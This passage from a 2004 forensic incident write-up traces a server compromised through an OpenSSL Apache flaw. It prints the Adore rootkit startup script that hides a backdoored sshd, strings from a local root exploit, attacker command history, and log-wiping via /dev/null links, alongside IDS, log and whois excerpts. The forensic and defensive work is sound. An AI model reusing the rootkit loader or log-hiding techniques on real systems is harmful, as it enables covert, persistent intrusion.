find /mnt/hack \( -perm -004000 -o -perm -002000 \) -type f
```

```
find /mnt/hack -type d -name ".*"
find /mnt/hack/dev -type f
find /mnt/hack/tmp
find /mnt/hack \( -iname \*history\* -o -iname .\*history\* \)
find /mnt/hack/etc \( -ctime -20 -o -mtime -20 \)
find /mnt/hack/bin \( -ctime -20 -o -mtime -20 \) -type f -print |\
        xargs file | egrep -I '(executable|object)'
find /mnt/hack/sbin \( -ctime -20 -o -mtime -20 \) -type f -print |\
        xargs file | egrep -I '(executable|object)'
find /mnt/hack/usr/bin \( -ctime -20 -o -mtime -20 \) -type f -print |\
        xargs file | egrep -I '(executable|object)'
find /mnt/hack/usr/sbin \( -ctime -20 -o -mtime -20 \) -type f -print |\
        xargs file | egrep -I '(executable|object)'
find /mnt/hack/usr/local/bin \( -ctime -20 -o -mtime -20 \) -type f -print |\
        xargs file | egrep -I '(executable|object)'
find /mnt/hack/usr/local/sbin \( -ctime -20 -o -mtime -20 \) -type f -print |\
        xargs file | egrep -I '(executable|object)'
find /mnt/hack -ctime -20 -print | xargs file | egrep -I '(archive|compressed)'
find /mnt/hack -name core -ls
```

These commands identify the following files and directories for further examination:

- All SUID and SGID files
- Directories "hidden" by having a period as the first character in the name
- Regular files in the /dev directory
- The contents of the /tmp directory
- All "history" files including .history, .bash_history, browser history etc
- All files in /etc with contents or i-node modified recently
- All executables and object files in /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, /usr/local/sbin which have had contents or i-node modified recently
- All archives or compressed files with data or i-node modified recently
- All core files

The script identified the following items for further research (some false positives have been eliminated from this document):

```
43203   12 -rwsr-sr-x  1 root  root    9021 Mar 22  2003 /mnt/hack/var/tmp/rh73
Tue 16 Mar 2004 10:00:40 PM EST 4 /mnt/hack/var/local/cdb/.m2
90452   1 drwxr-xr-x   2 apache apache  1024 Mar 12 00:45 /mnt/hack/tmp/.\
26627   27 -rw-r--r--  1 apache apache 26526 Mar 13 21:34 /mnt/hack/tmp/xpl.tar.gz
26727   27 -rw-r--r--  1 apache apache 26526 Mar 13 21:34 /mnt/hack/tmp/xpl.tar.gz.1
26728   27 -rw-r--r--  1 apache apache 26526 Mar 13 21:34 /mnt/hack/tmp/xpl.tar.gz.2
26731   27 -rw-r--r--  1 apache apache 26526 Mar 13 21:34 /mnt/hack/tmp/xpl.tar.gz.3
26732   27 -rw-r--r--  1 apache apache 26526 Mar 13 21:34 /mnt/hack/tmp/xpl.tar.gz.4
75797   22 -rwxr-xr-x   1 root root   20991 Mar 16 21:10 /mnt/hack/etc/rc.d/rc.sysinit
26733   51 -rw-r--r--  1 root  root    50851 Mar 16 21:11
        /mnt/hack/etc/httpd/conf/httpd.conf
-rwx------  1 30 root 230163 Mar  9 19:37 /mnt/hack/bin/sp0
-rwxr--r--  1 30 root    337 Mar 16 21:10 /mnt/hack/bin/kflushd
-rwxr-xr-x  1 30 root  26276 Mar 16 21:10 /mnt/hack/bin/kkt
-r-xr-xr-x  1 root root 32611 Mar 17 04:02 /usr/sbin/makemap
-rwxr-xr-x  1 root root 51923 Mar 18 04:02 /usr/sbin/rdistd
-rw-r--r--  1 root root 10299 Feb 23 10:14 /mnt/hack/var/local/cdb/cnxmass.tgz
-rw-r--r--  1 root root 10333 Feb 23 10:19 /mnt/hack/var/local/cdb/max/sslstop.tgz
-rw-r--r--  1 root root 120730 Mar  9 19:22 /mnt/hack/var/local/cdb/max.tgz
```

```
-rw-r--r--  1 apache apache  3992 Feb 23 10:15 /mnt/hack/var/tmp/rh73.tgz
```

In addition to the items listed here, over 2,500 binaries were discovered in /bin and /usr/bin with a recent ctime. The names of these files were all typical system binaries but whose i-node modificiation time did not match the build date of the system.

I verified that the *xpl.tar.gz** "tarballs" in /tmp were all identical using *cmp*. The content of the tarball is:

```
[root@LinuxForensics tmp]# tar -zvtf xpl.tar.gz|more
drwx--x--x gamroot/users     0 2003-03-22 19:44:59 123123321/
-rw-r--r-- gamroot/users  3394 2003-03-13 11:35:42 123123321/.screenrc
-rw------- gamroot/users  3951 2003-03-20 00:48:58 123123321/.bash_history
drwxr-xr-x gamroot/users     0 2003-03-19 22:13:19 123123321/howtos/
-rw-r--r-- gamroot/users   831 2003-03-19 22:33:10 123123321/howtos/linux-rootkit-
detection-howto
-rw------- gamroot/users 11147 2003-03-16 16:01:09 123123321/.pine-debug1
drwx------ gamroot/users     0 2003-03-16 16:00:03 123123321/mail/
-rw------- gamroot/users   512 2003-03-16 16:00:03 123123321/mail/sent-mail
-rw------- gamroot/users   512 2003-03-16 16:00:03 123123321/mail/saved-messages
-rw------- gamroot/users 14616 2003-03-16 16:00:03 123123321/.pinerc
-rw-r--r-- gamroot/users     0 2003-03-16 16:00:03 123123321/.addressbook
-rw------- gamroot/users  2285 2003-03-16 16:00:03 123123321/.addressbook.lu
drwxr-xr-x root/root         0 2003-03-22 00:24:55 123123321/.mc/
drwx------ root/root         0 2003-03-22 00:24:55 123123321/.mc/tmp/
-rw-r--r-- root/root         0 2003-03-22 00:24:55 123123321/.mc/tmp/mc-18553
-rwsr-sr-x root/root     19519 2003-03-19 23:29:33 123123321/x
drwx------ gamroot/users     0 2003-03-19 23:05:59 123123321/vlogger/
-rw-r--r-- gamroot/users   638 2003-03-19 23:04:40 123123321/vlogger/Makefile
-rw-r--r-- gamroot/users 21821 2003-03-19 23:04:40 123123321/vlogger/vlogger.c
```

It seems odd for an attacker to include files like *.bash_history*, *.screenrc* etc in a toolkit. Possibly, the tarball was created by a careless attacker who forgot about their existence; most of these files would be hidden from a normal *ls* command since they begin with a period. The Bash history file does not contain any identifying evidence, but does include references to other systems.

I examined the sequence of commands in the Bash history file. It appears that the individual was attempting to discover information about the system, and then installed tools on it. Possibly, the tarball was created on another system compromised by the same attacker. It might be possible to tie the tarball to an individual if the system administrators of the other machine can provide additional evidence.

```
passwd
w
write root pts/0
ls
pwd
ls -la
cat /etc/*release
cat /etc/*version
ps ax
ls -la /usr/X11R6/bin/
w
write root pts/0
ps ax
ps ax -axef | less
```

```
ps axf
/sin/ifconfig
/sbin/ifconfig
route
/sbin/route
ls
l s-la
ls -la
cat .screenrc
netstat -tau
fuser -n tcp 65535
ps ax
w
find / -perm 4755
ps ax
/sbin/route
hostname -f
netstat -tau
which nmap
nmap -sS localhost
ps ax
wget http://bellatrix.pcl.ox.ac.uk/~ben/dopewars/dopewars-1.5.8.tar.gz
ls -la
rm -rf maill
tar -zxvf dopewars-1.5.8.tar.gz
cd dopewars-1.5.8
ls
cat INSTALL | less
./configure
make
ls
cd ..
ls
rm -rf dope*
ls -la
wget http://bellatrix.pcl.ox.ac.uk/~ben/dopewars/dopewars-1.5.2-slackware.tar.gz
tar -zxvf dopewars-1.5.2-slackware.tar.gz
```

The *.pine-debug1* file shows that *pine* was run under a username of "slider" and the fully qualified domain name of the machine it was executed on was "kiaunel.galati.astral.ro". Astral is a Romanian cable television, telecommunications and Internet service provider which provides service in the Galati area. The name cannot currently be resolved on the Internet; therefore it is likely to be from an internal namespace. There were no entries discovered in the IDS alerts or log files that have a source address in the Astral address range. It is possible that the attacker obtained the tarball elsewhere or attacked from other compromised machines.

```
Debug output of the Pine program (debug=2 debug_imap=0). Version 4.44
Sun Mar 16 22:59:52 2003

Userid: slider
Fullname: ""
User domain name being used ""
Local Domain name being used "galati.astral.ro"
Host name being used "kiaunel.galati.astral.ro"
Mail Domain name being used (by c-client too)"kiaunel.galati.astral.ro"
```

Next I examined the file *x*. According to the *file* command:

```
x: setuid setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux
2.0.0, dynamically linked (uses shared libs), not stripped
```

I ran *strings*, which indicates that the program may be a local root exploit.

```
/proc/self/exe
[-] Unable to read /proc/self/exe
[-] Unable to write shellcode
[+] Signal caught
[-] Unable to read registers
[+] Shellcode placed at 0x%08lx
[+] Now wait for suid shell...
[-] Unable to detach from victim
[-] Fatal error
[-] Unable to attach
[+] Attached to %d
[-] Unable to setup syscall trace
[+] Waiting for signal
[-] Unable to stat myself
root
/bin/sh
[-] Unable to spawn shell
[-] Unable to fork
```

I copied the program *x* to a controlled Red Hat 7.2 platform and changed ownership to an unprivileged user (with the *chown* command). When I executed the program I dropped into a root shell. A *strings* output comparison of the files *x* and *rh73* identified by the previous *find* commands is almost identical. The file sizes are different, and when executed the *rh73* program reports an error and does not provide access to a root shell. The *strings* similarities, name of the program and its failure to execute correctly indicates that it is likely to be the same exploit compiled for a different version of the operating system, namely Red Hat 7.3 rather than 7.2.

I identified the source code in the *vlogger* directory as "vlogger 1.0 by rd@thehackerschoice.com" from comments in the source code. The program is discussed at length in "Volume 0x0b, Issue 0x3b" of Phrack magazine. According to the author, *vlogger* is "a smart kernel based linux Keylogger"[13]. *Vlogger* writes output to */tmp/log* and */pass.log*. I did not find either of these files on the compromised machine and cannot show that vlogger has been executed.

The HTTP configuration file has been modified to prevent the SSL module from loading. This was achieved by changing `<IfDefine HAVE_SSL>` to `<IfDefine HAVE_SSS>`. This was probably done to prevent the same compromise being used by other attackers, (i.e., to retain "ownership" of the system). This indicates a possible attack vector.

/etc/rc.d/rc.sysinit appears to have been modified about the time of the attack. I compared the contents of this file to the same file from a fresh installation. The file from the compromised machine has a single additional line at the end calling the */bin/kflushd* script that was created during the attack.

The file */bin/kflushd* contains the following:

```
#!/bin/bash
```

```
/sbin/insmod /usr/lib/adore.o
/sbin/insmod /usr/lib/cleaner.o
/sbin/rmmod cleaner

kkt h /bin/sp0
kkt h /usr/lib/sp0_cfg
kkt h /usr/lib/sp0_key
kkt h /usr/lib/sp0_seed
kkt h /bin/kflushd
kkt h /usr/lib/adore.o
kkt h /usr/lib/cleaner.o
kkt h /bin/kkt

sp0 -f /usr/lib/sp0_cfg

kkt h /usr/lib/sp0.pid

kkt i `/sbin/pidof sp0`
```

This file is obviously a startup file for the kernel level rootkit Adore. In the first few lines the kernel modules are loaded. The *kkt* commands are intended to hide the files and processes (h and i options respectively). Note that no attempt was made to hide the *cnxscan* process or any related files. The *sp0* command was not effectively hidden, although the syntax in the script appears correct. Possibly the *sp0* process had been restarted and the PID was no longer the one hidden by the Adore module.

I ran the *strings* command against the file */bin/sp0*. The output indicates that it may be a "backdoored" *sshd* (i.e., an altered sshd daemon that provides the attacker an avenue of unauthorized access). The *sp0_key* and *sp0_seed* files support this theory and the *sp0_cfg* file looks very similar to a typical *sshd* configuration file. This configuration file directs the daemon to listen on port TCP/1711, which was identified early in the response phase.

The UID of 30 with GID root on several of the files stands out. The files were probably created from an archive that was in turn created on a machine where UID 30 was in use.

Next I examined the contents of the log files in the */var/log* directory. One thing that was immediately apparent was that */var/log/wtmp* and */var/log/messages.1* had been linked to */dev/null*. Linking */var/log/wtmp* to */dev/null* prevents the system from recording logins. The file */var/log/messages.1* was probably originally */var/log/messages* but was renamed as part of the rolling over of log files performed by the cron.weekly commands. This effectively eliminates system logging. The remaining *wtmp.1* file contains nothing useful. The *lastlog* file was large, but contained only null bytes indicating that it had probably been wiped. There were no syslog messages after March the 13th at 4:02 until March 21st. It appears that rebooting the system during troubleshooting restarted system logging.

The maillog files contain numerous entries for email going to the root user for various automated tasks such as *webalizer* and *logwatch*. Both of these automated emails began reporting errors once the system came under attack. These were errors due to excessive or overly long log entries. One email record was unusual. The message was sent conincidentally with the linking of the log files to */dev/null*. This provides additional clues to the timing of the attack. No web searches were able to reveal any information about this email address.

```
Mar 16 21:10:17 elvis sendmail[16444]: i2H2AE416441: to=Robyfoods@yahoo.com, ctladdr=root
(0/0), delay=00:00:03, xdelay=00:00:02, mailer=esmtp, pri=30890,
relay=mx2.mail.yahoo.com. [64.156.215.6], dsn=2.0.0, stat=Sent (ok dirdel)
```

My next step was to review the HTTP logs. The HTTP access logs contain hundreds of entries indicating invalid access attempts. Most of these are Code Red and similar exploit attempts for Windows systems, although several appear to be vulnerability scanners such as Nessus and Nikto. Based on initial observations, none of the activity appeared to be related to the actual successful attack, either due to the type of activity (e.g. Windows related) or not near the compromise time.

The HTTP error log contains many hundreds of entries indicating web server segmentation fault errors caused by connections from numerous IP addresses. These error messages probably indicate some sort of buffer overflow attack against the web server. This includes a large number of repeating errors regarding various SSL connection failures. These are probably caused by attacks against OpenSSL vulnerabilities. The *ssl_engine_log* includes the same errors. Since the IDS sensor did not record any attacks over HTTP (80/TCP) this would support the premise that all the attacks were against HTTPS (443/TCP). Because any communication over HTTPS is encrypted using SSL, a signature-based network IDS like Snort cannot identify attacks within the encrypted packets.

Several sections of the log files are included below. Note the initial restart of the web server by the cron.daily script (which is a normal operation) includes a message for mod_ssl, whereas the restart that occurs on March 16th at 21:11:20 does not.

```
[Mon Mar 15 04:02:02 2004] [notice] SIGHUP received.  Attempting to restart
[Mon Mar 15 04:02:04 2004] [alert] httpd: Could not determine the server's fully
qualified domain name, using 127.0.0.1 for ServerName
[Mon Mar 15 04:02:05 2004] [notice] Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b DAV/1.0.2 PHP/4.0.6 mod_perl/1.24_01 co
nfigured -- resuming normal operations


[Mon Mar 15 04:02:05 2004] [notice] suEXEC mechanism enabled (wrapper: /usr/sbin/suexec)
[Mon Mar 15 15:17:10 2004] [error] mod_ssl: SSL handshake failed (server 127.0.0.1:443,
client 209.189.232.30) (OpenSSL library error follows)
[Mon Mar 15 15:17:10 2004] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
[Mon Mar 15 15:19:27 2004] [error] mod_ssl: SSL handshake failed (server 127.0.0.1:443,
client 209.189.232.30) (OpenSSL library error follows)
[Mon Mar 15 15:19:27 2004] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

```
[Mon Mar 15 15:20:32 2004] [error] mod_ssl: SSL handshake failed (server 127.0.0.1:443,
client 209.189.232.30) (OpenSSL library error follows)
[Mon Mar 15 15:20:32 2004] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
[Mon Mar 15 15:20:33 2004] [notice] child pid 13971 exit signal Segmentation fault (11)
[Mon Mar 15 15:26:23 2004] [error] mod_ssl: SSL handshake timed out (client
209.189.232.30, server 127.0.0.1:443)
[Mon Mar 15 15:26:23 2004] [error] mod_ssl: SSL handshake timed out (client
209.189.232.30, server 127.0.0.1:443)
[Mon Mar 15 15:26:23 2004] [error] mod_ssl: SSL handshake timed out (client
209.189.232.30, server 127.0.0.1:443)
[Mon Mar 15 15:26:23 2004] [error] mod_ssl: SSL handshake timed out (client
209.189.232.30, server 127.0.0.1:443)
[Mon Mar 15 15:26:23 2004] [error] mod_ssl: SSL handshake timed out (client
209.189.232.30, server 127.0.0.1:443)
[Mon Mar 15 15:26:24 2004] [error] mod_ssl: SSL handshake timed out (client
209.189.232.30, server 127.0.0.1:443)
[Mon Mar 15 15:26:24 2004] [error] mod_ssl: SSL handshake timed out (client
209.189.232.30, server 127.0.0.1:443)


[Tue Mar 16 21:08:27 2004] [error] mod_ssl: SSL handshake failed (server 127.0.0.1:443,
client 218.80.223.130) (OpenSSL library error follows)
[Tue Mar 16 21:08:27 2004] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
[Tue Mar 16 21:11:19 2004] [notice] SIGHUP received.  Attempting to restart
[Tue Mar 16 21:11:20 2004] [alert] httpd: Could not determine the server's fully
qualified domain name, using 127.0.0.1 for ServerName
[Tue Mar 16 21:11:20 2004] [notice] Apache/1.3.20 (Unix)  (Red-Hat/Linux) DAV/1.0.2
PHP/4.0.6 mod_perl/1.24_01 configured -- resuming normal o
perations
[Tue Mar 16 21:11:20 2004] [notice] suEXEC mechanism enabled (wrapper: /usr/sbin/suexec)
```

The IDS contains a single alert relating to the web server. It occurred on March 17th at 02:12 GMT and shows clear text moving from the web server port 443/TCP to a destination IP address of 218.80.223.130. The packet contents show that the *id* command was executed. It incidates than an attack against the Apache web server over HTTPS provided remote root access. It must be noted that this alert does not mean that this is the first clear text packet traveling over HTTPS or that this is when the first attack was successful. This is simply the first time a packet was identified by the IDS as being suspicious. Again, a weakness of signature based IDS. In fact later information discovered during a timeline analysis supports the theory that this was not when the initial vulnerability was exploited.




Figure 3 - IDS Alert Showing Successful root Compromise

The IDS alert coincides with the final SSL connection error in the logs, which occurred on March 16th at 21:08:27 EST. Accounting for the timezone difference between the server and IDS sensor this means the IDS alert came some four minutes after the last SSL error was logged. The IP address is the same address recorded in the HTTP error log. The log indicates that Apache was restarted at 21:11:19 and that when it restarted it did not include SSL support. The registration data for the attacking IP address is shown below.

```
% [whois.apnic.net node-2]
% Whois data copyright terms
http://www.apnic.net/db/dbcopyright.html
inetnum:       218.80.223.128 - 218.80.223.131
netname:       INTERACTIVE-CO
descr:         Interactive Technology Service (Shanghai) Co., Ltd.
country:       CN
admin-c:       WHB3-AP
tech-c:        WHB3-AP
mnt-by:        MAINT-CHINANET-SH
changed:       ip-admin@mail.online.sh.cn 20040112
status:        ASSIGNED NON-PORTABLE
source:        APNIC
person:        Wei Hao Bo
address:       3F, No.1800, Zhongshan Rd.(W), Shanghai
country:       CN
```

```
phone:        +86-21-64401998-8038
fax-no:       +86-21-0
e-mail:       haobowei@enterits.com
nic-hdl:      WHB3-AP
mnt-by:       MAINT-CHINANET-SH
changed:      ip-admin@mail.online.sh.cn 20040112
source:       APNIC
```

Next I examined the */etc/passwd* and */etc/group* files for suspicious entries. Examples of suspicious entries would include UIDs listed out of order, unknown accounts or non-root accounts with a UID of 0. A normal Red Hat Linux installation creates an /etc/passwd file with out of order UIDs. No suspicious items were found.

An examination of files in the */var/local/cdb* directory revealed several tools. Strings in the file c*nxscan* claim it is “an SSL IP scanner that can be placed into background: it keeps logs of each ip found, and the apache/*nix versionMass scanner”. I searched several online resources and identified this as being the Mass scanner by “Silviu” although the authorship has been changed to “Connex” in this version. o*p* is an “x86/linux openssl remote apache exploit: by VorTexHK/HackClan : HackClan Team http://hackclan.org”. There are various tools in each of these suites that automate the identification, exploitation and “rooting” of vulnerable SSL enabled Apache web servers. The tools appear very similar to the ATD Mass Exploiter discussed at the LurHQ site[14], and might in fact be a different or modified version of the same tool. Other directories under */var/local/cdb* contain the Adore Linux kernel rootkit and *psybnc* IRC “bot” which are not normally part of the ATD toolkit.

The tool attempts to exploit vulnerabilities in the OpenSSL handshaking functions. The original exploit for these problems was released as “openssl-too-open.c” by Solar Eclipse[16] and has subsequently been incorporated in various ways into other exploits, including worms. The programs are discussed in CVE CAN-2002-0656[15] and in Red Hat’s advisory RHSA-2002:155-11[17]. I verified that the compromised server was vulnerable by checking the version number of the installed software.

According to the lurhq.com analysis the automated attack has a specific fingerprint. The scanned host would have a request similar to the following logged in its httpd access log:

```
www.example.com xxx.xxx.xxx.xxx - - [04/Apr/2003:13:44:28 -0500]
 "GET /sumthin HTTP/1.0" 404 282 "-" "-"
```

Based on this information I re-reviewed the HTTP access log and found four matching entries. Note that one of these occurs on March 16th, around the time of the break in.

```
access_log.2:211.234.112.243 - - [11/Mar/2004:17:41:30 -0500] "GET /sumthin HTTP/1.0" 404
267 "-" "-"
access_log.1:200.168.40.222 - - [16/Mar/2004:19:02:20 -0500] "GET /sumthin HTTP/1.1" 404
279 "-" "-"
access_log.1:62.24.73.62 - - [17/Mar/2004:02:25:28 -0500] "GET /sumthin HTTP/1.0" 404 267
"-" "-"
access_log.1:168.126.249.1 - - [20/Mar/2004:02:04:52 -0500] "GET /sumthin HTTP/1.0" 404
267 "-" "-"
access_log.1:217.76.145.127 - - [20/Mar/2004:19:59:56 -0500] "GET /sumthin HTTP/1.0" 404
267 "-" "-"
```

My review of the system accounting logs in */var/log/sa/sar** show that the system was largely idle until March 16th at 22:10 at which time the processing load jumped significantly, from 99.7% idle to 0% idle. This coincides with the beginning of scanning activity identified in the firewall logs and IDS sensor.

I examined the large number of binaries with modified ctimes in */bin* and */usr/bin* en masse. First I compared the i-node number of those files with a changed ctime to those without. The i-nodes did not appear to be out of order or likely to have been changed. Next I compared the file sizes to a known-good fresh install from the same distribution media. The files were consistently 8,759 bytes larger on the comprompised system. A *strings* comparison of the compromised vs. known-good files did not reveal anything useful; neither did a review of the dynamically linked libraries. I examined several of the files with a hex editor without revealing anything useful. An *strace* output indicates a child process is forking and possibly rewriting the in-memory code of the parent.

I used a Windows based anti-virus scanner to check several of the files. The scanner indicated they were infected with Linux.Jac.8759. According to the Symantec site "When Linux.Jac.8759 is executed, it starts by checking all files that are in the same directory as the one from which the virus was executed. If it finds executable files that have write permission, it attempts to infect them. The virus will not infect files that end with the letters ps, nor will it infect files that were not created for the x86 (Intel) platform."[18] The virus has a length of 8,759 bytes. The lurhq.com site referenced earlier also mentions that mass scanner files are infected with a virus that behaves in a similar fashion[14]. Although the virus is identified as Linux/Rst.B it does support some relationship between the two tools.

Timeline Analysis

I created a timeline data file in Autopsy using all the partition images (with the exception of the swap partition which contains no i-node data). I used January 14th as the start date and specified no end date. Selected excerpts are included below to illustrate key events in the life of this system.

The system was built from distribution media on January 14th, 2004. The following excerpt illustrates the creation of the mount points for the various file systems.

```
Wed Jan 14 2004 11:39:29     1024 mac d/drwxr-xr-x root     root     12289    /dev/pts
                             1024 mac d/drwxr-xr-x root     root     22529    /usr
                             1024 mac d/drwxr-xr-x root     root     24577    /var
                             1024 mac d/drwxr-xr-x root     root     20481    /proc
                             1024 mac d/drwxr-xr-x root     root     16385    /home
                             1024 mac d/drwxr-xr-x root     root     4097     /boot
```

Following configuration the system was rebooted. This excerpt shows the last access time for links to the shell scripts that are used to gracefully shut the system down.

```
Sun Jan 18 2004 08:40:41       15 .a. l/lrwxrwxrwx root     root     81973    /etc/rc.d/rc1.d/K03rhnsd -> ../init.d/rhnsd
                               13 .a. l/lrwxrwxrwx root     root     81922    /etc/rc.d/rc1.d/K05atd -> ../init.d/atd
                               13 .a. l/lrwxrwxrwx root     root     81942    /etc/rc.d/rc1.d/K15gpm -> ../init.d/gpm
                               13 .a. l/lrwxrwxrwx root     root     81961    /etc/rc.d/rc1.d/K10xfs -> ../init.d/xfs
                               17 .a. l/lrwxrwxrwx root     root     81959    /etc/rc.d/rc1.d/K05anacron -> ../init.d/anacron
Sun Jan 18 2004 08:40:42       16 .a. l/lrwxrwxrwx root     root     81969    /etc/rc.d/rc1.d/K65identd -> ../init.d/identd
                               16 .a. l/lrwxrwxrwx root     root     81978    /etc/rc.d/rc1.d/K20rstatd -> ../init.d/rstatd
                               16 .a. l/lrwxrwxrwx root     root     81965    /etc/rc.d/rc1.d/K72autofs -> ../init.d/autofs
                               19 .a. l/lrwxrwxrwx root     root     81980    /etc/rc.d/rc1.d/K35vncserver -> ../init.d/vncserver
                               19 .a. l/lrwxrwxrwx root     root     81982    /etc/rc.d/rc1.d/K34yppasswdd -> ../init.d/yppasswdd
                               15 .a. l/lrwxrwxrwx root     root     81971    /etc/rc.d/rc1.d/K20rwhod -> ../init.d/rwhod
                               13 .a. l/lrwxrwxrwx root     root     81960    /etc/rc.d/rc1.d/K60lpd -> ../init.d/lpd
```

Next the system was connected to the DMZ network and restarted. Here we can see the last access to the startup scripts. These access times were not changed by the accidental reboot on the forensic workstation because the misconfiguration prevented the system booting up to run level 5.

```
Sun Jan 18 2004 13:31:35      18 .a. l/lrwxrwxrwx root     root     90371    /etc/rc.d/rc5.d/S08iptables -> ../init.d/iptables
                              18 .a. l/lrwxrwxrwx root     root     90370    /etc/rc.d/rc5.d/S08ipchains -> ../init.d/ipchains
                              14 .a. l/lrwxrwxrwx root     root     90436    /etc/rc.d/rc5.d/S09isdn -> ../init.d/isdn
                              17 .a. l/lrwxrwxrwx root     root     90367    /etc/rc.d/rc5.d/S10network -> ../init.d/network
Sun Jan 18 2004 13:31:39      17 .a. l/lrwxrwxrwx root     root     90424    /etc/rc.d/rc5.d/S13portmap -> ../init.d/portmap
                              17 .a. l/lrwxrwxrwx root     root     90428    /etc/rc.d/rc5.d/S14nfslock -> ../init.d/nfslock
                              16 .a. l/lrwxrwxrwx root     root     90116    /etc/rc.d/rc5.d/S12syslog -> ../init.d/syslog
Sun Jan 18 2004 13:31:40       0 m.. c/crw--w---- root     root     16135    /dev/tty0
                              16 .a. l/lrwxrwxrwx root     root     90365    /etc/rc.d/rc5.d/S20random -> ../init.d/random
                              18 .a. l/lrwxrwxrwx root     root     90115    /etc/rc.d/rc5.d/S17keytable -> ../init.d/keytable
Sun Jan 18 2004 13:31:41      15 .a. l/lrwxrwxrwx root     root     90366    /etc/rc.d/rc5.d/S25netfs -> ../init.d/netfs
Sun Jan 18 2004 13:31:43      14 .a. l/lrwxrwxrwx root     root     90369    /etc/rc.d/rc5.d/S26apmd -> ../init.d/apmd
                              16 .a. l/lrwxrwxrwx root     root     90426    /etc/rc.d/rc5.d/S28autofs -> ../init.d/autofs
Sun Jan 18 2004 13:31:45      14 .a. l/lrwxrwxrwx root     root     90437    /etc/rc.d/rc5.d/S55sshd -> ../init.d/sshd
Sun Jan 18 2004 13:31:47      20 .a. l/lrwxrwxrwx root     root     90368    /etc/rc.d/rc5.d/S56rawdevices -> ../init.d/rawdevices
                              16 .a. l/lrwxrwxrwx root     root     90425    /etc/rc.d/rc5.d/S56xinetd -> ../init.d/xinetd
Sun Jan 18 2004 13:31:51      13 .a. l/lrwxrwxrwx root     root     90421    /etc/rc.d/rc5.d/S60lpd -> ../init.d/lpd
Sun Jan 18 2004 13:31:53      18 .a. l/lrwxrwxrwx root     root     90360    /etc/rc.d/rc5.d/S80sendmail -> ../init.d/sendmail
Sun Jan 18 2004 13:31:54      13 .a. l/lrwxrwxrwx root     root     90358    /etc/rc.d/rc5.d/S85gpm -> ../init.d/gpm
Sun Jan 18 2004 13:31:55      13 .a. l/lrwxrwxrwx root     root     90422    /etc/rc.d/rc5.d/S90xfs -> ../init.d/xfs
                              15 .a. l/lrwxrwxrwx root     root     90419    /etc/rc.d/rc5.d/S90crond -> ../init.d/crond
Sun Jan 18 2004 13:31:57       0 ma.   srwxrwxrwx xfs      xfs      75889    <hdc5.dd-dead-75889>
                              11 .a. l/lrwxrwxrwx root     root     90363    /etc/rc.d/rc5.d/S99local -> ../rc.local
                              13 .a. l/lrwxrwxrwx root     root     90114    /etc/rc.d/rc5.d/S95atd -> ../init.d/atd
                              17 .a. l/lrwxrwxrwx root     root     90420    /etc/rc.d/rc5.d/S95anacron -> ../init.d/anacron
```

Once the system was connected to the DMZ the network interface was configured. This involved access to several scripts and rewriting several network configuration files.

```
Sun Jan 18 2004 14:11:00     232 mac -/-rw------- root     root     67669    /etc/ppp/chap-secrets
                              49 m.c -/-rw-r--r-- root     root     16529    /etc/sysconfig/networking/profiles/default/resolv.conf
                             169 m.c -/-rw------- root     root     6310     /etc/sysconfig/network-scripts/ifcfg-eth0
                             231 mac -/-rw------- root     root     67671    /etc/ppp/pap-secrets
                             169 m.c -/-rw------- root     root     6310     /etc/sysconfig/networking/devices/ifcfg-eth0
                             193 m.c -/-rw-r--r-- root     root     16528    /etc/hosts
                             169 m.c -/-rw------- root     root     6310     /etc/sysconfig/networking/profiles/default/ifcfg-eth0
                              47 m.c -/-rw-r--r-- root     root     30779    /etc/sysconfig/network
                               0 mac -/-rw------- root     root     28814    /etc/wvdial.conf
